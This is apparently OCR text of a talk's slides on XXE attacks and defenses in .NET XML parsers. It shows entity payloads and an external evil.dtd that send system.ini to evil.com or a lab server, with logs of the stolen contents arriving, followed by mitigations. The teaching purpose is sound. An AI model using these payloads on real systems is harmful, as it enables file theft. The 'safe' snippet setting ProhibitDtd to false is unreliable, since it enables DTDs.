
```
http://evil.com/default.htm?payload=c:\windows\system.ini
```

```
<!ENTITY file SYSTEM "file:///c:/windows/system.ini">
http://evil.com/default.htm?payload=&file;
```

```
<!ENTITY file SYSTEM "file:///c:/windows/system.ini">
<!ENTITY send SYSTEM http://evil.com/default.htm?payload=&file;">

&send;
```


XML Validator
localhost:12767
XML Validator
Enter your XML here:
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
<!ENTITY file SYSTEM "file:///c:/windows/system.ini">
<!ENTITY send SYSTEM "http://192.168.33.3:4747/default.html?payload=&file;">
]>
<root>&send;</root>
Parse
Hello world!


File Edit View Search Terminal Help
root@kali-bmyers:~/xxedemo# ./starthttp.bsh
Serving HTTP on 0.0.0.0 port 4747 ...
192.168.33.1 - - [04/Apr/2021 15:06:25] code 404, message File not found
192.168.33.1 - - [04/Apr/2021 15:06:25] "GET /default.htm?payload=&file; HTTP/1.
1" 404 -

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % file SYSTEM "file:///c:/windows/system.ini">
  <!ENTITY % all "<ENTITY send SYSTEM
    'http://evil.com/default.htm?payload=%file;'>" >
  %all;
]>
<root>Hello world!</root>
```

XML Validator

Enter your XML here:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % file SYSTEM "file:///c:/windows/system.ini">
  <!ENTITY % all "<ENTITY send SYSTEM
    'http://192.163.33.3:4747/default.htm?payload=%file;'>" >
  %all;
]>
<root>Hello world!</root>
```

Parse


A parameter entity reference is not allowed in internal markup. Line 5, position 52.


EVIL.DTD

```
<!ENTITY % all
    "<!ENTITY send SYSTEM
    'http://evil.com/evil.htm?payload=%file;'>"
>
%all;
```

PARSER INPUT

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % file SYSTEM "file:///c:/windows/system.ini">
  <!ENTITY % dtd SYSTEM "http://evil.com/evil.dtd">
  %dtd;
]>
<root>&send;</root>
```


XXE demo (evil host) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminal Tue 23:02
root@kali-bmyers: ~/xxedemo
File Edit View Search Terminal Help
root@kali-bmyers:~/xxedemo# ls
default.html evil.dtd
root@kali-bmyers:~/xxedemo# cat evil.dtd
<!ENTITY % all "<!ENTITY send SYSTEM 'http://192.168.33.3:4747/default.html
?payload=%file;'>">
%all;
root@kali-bmyers:~/xxedemo# python -m SimpleHTTPServer 4747
Serving HTTP on 0.0.0.0 port 4747 ...
192.168.33.4 - - [22/Oct/2019 23:01:41] "GET /default.html HTTP/1.1" 200 -
192.168.33.4 - - [22/Oct/2019 23:01:41] code 404, message File not found
192.168.33.4 - - [22/Oct/2019 23:01:41] "GET /favicon.ico HTTP/1.1" 404 -
192.168.33.4 - - [22/Oct/2019 23:02:23] "GET /evil.dtd HTTP/1.1" 200 -
192.168.33.4 - - [22/Oct/2019 23:02:23] "GET /default.html?payload=;%20for%
2016-bit%20app%20support%0D%0A[386Enh]%0D%0Awoafont=dosapp.fon%0D%0AEGA80WO
A.FON=EGA80WOA.FON%0D%0AEGA40WOA.FON=EGA40WOA.FON%0D%0ACGA80WOA.FON=CGA80WO
A.FON%0D%0ACGA40WOA.FON=CGA40WOA.FON%0D%0A%0D%0A[drivers]%0D%0Awave=mmdrv.d
ll%0D%0Atimer=timer.drv%0D%0A%0D%0A[mci] HTTP/1.1" 200 -
Right C
Hello world!


XML Validator
localhost:12767
133%
XML Validator
Enter your XML here:
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///c:/windows/system.ini">
<!ENTITY % dtd SYSTEM "http://192.168.33.3:4747/evil.dtd">
%dtd;]>
<root>&send;</root>
Parse
Hello world!
File Machine View Input Devices Help
Applications Places Terminal Tue 22:37
root@kali-bmyers: ~/xxedemo
File Edit View Search Terminal Help
root@kali-bmyers:~/xxedemo# ls
default.html evil.dtd
root@kali-bmyers:~/xxedemo# cat evil.dtd
<!ENTITY % all "<!ENTITY send SYSTEM 'http://192.168.33.3:4747/default.html?payload=%file;'>">
%all;
root@kali-bmyers:~/xxedemo# python -m SimpleHTTPServer 4747
Serving HTTP on 0.0.0.0 port 4747 ...
192.168.33.4 - - [22/Oct/2019 22:34:04] "GET /default.html HTTP/1.1" 200 -
192.168.33.4 - - [22/Oct/2019 22:35:05] "GET /evil.dtd HTTP/1.1" 200 -
192.168.33.4 - - [22/Oct/2019 22:35:05] "GET /default.html?payload=;%20for%20
16bit%20app%20support%0D%0A[386Enh]%0D%0Awoafont=dosapp.fon%0D%0AEGA80WOA.FON=EGA80WOA.FON%0D%0AEGA40WOA.FON=EGA40WOA.FON%0D%0ACGA80WOA.FON=CGA80WOA.FON%0D%0ACGA40WOA.FON=CGA40WOA.FON%0D%0A%0D%0A[drivers]%0D%0Awave=mmdrv.dll%0D%0Atimer=timer.drv%0D%0A%0D%0A[mci] HTTP/1.1" 200 -
Right Ctrl

Vulnerability Assessment

Are you vulnerable?

Do you parse XML?

Do you allow DTD?

If so, do you allow external entities?

If so, do you receive untrusted input?

If so, have you implemented mitigations?

Defenses

XXE Defenses

- Use JSON instead
- Update your XML parser
- Disable DTD support
- Disable XXE support
- Set policies for resolving URLs
- Validate input

Safe .NET Versions

Versions >= 4.5.2 are “safe.”

(The parser demo used 4.5.1.)

What is “safe by default”?

XML Parser	Safe by Default?
LINQ to XML	Yes
XmlDictionaryReader	Yes
XmlDocument	
...prior to 4.5.2	No
...in versions 4.5.2 +	Yes
XmlNodeReader	Yes
XmlReader	Yes
XmlTextReader	
...prior to 4.5.2	No
...in versions 4.5.2 +	Yes
XPathNavigator	
...prior to 4.5.2	No
...in versions 4.5.2 +	Yes
XslCompiledTransform	Yes

What Does Safe Look Like?

```
var xml = new XmlDocument();
xml.XmlResolver = null;
```

```
var settings = new XmlReaderSettings();
settings.ProhibitDtd = false;
```

Closing Words

More Information

Tim Morgan

Founder and CTO

DeepSurface®

- AppSec USA 2013 (YouTube)
- A Compendium of Known Techniques (2014)
- Interviewed on OWASP PDX podcast (2019)

Brian Myers

brian@safetylight.dev

@brimy

License and Attribution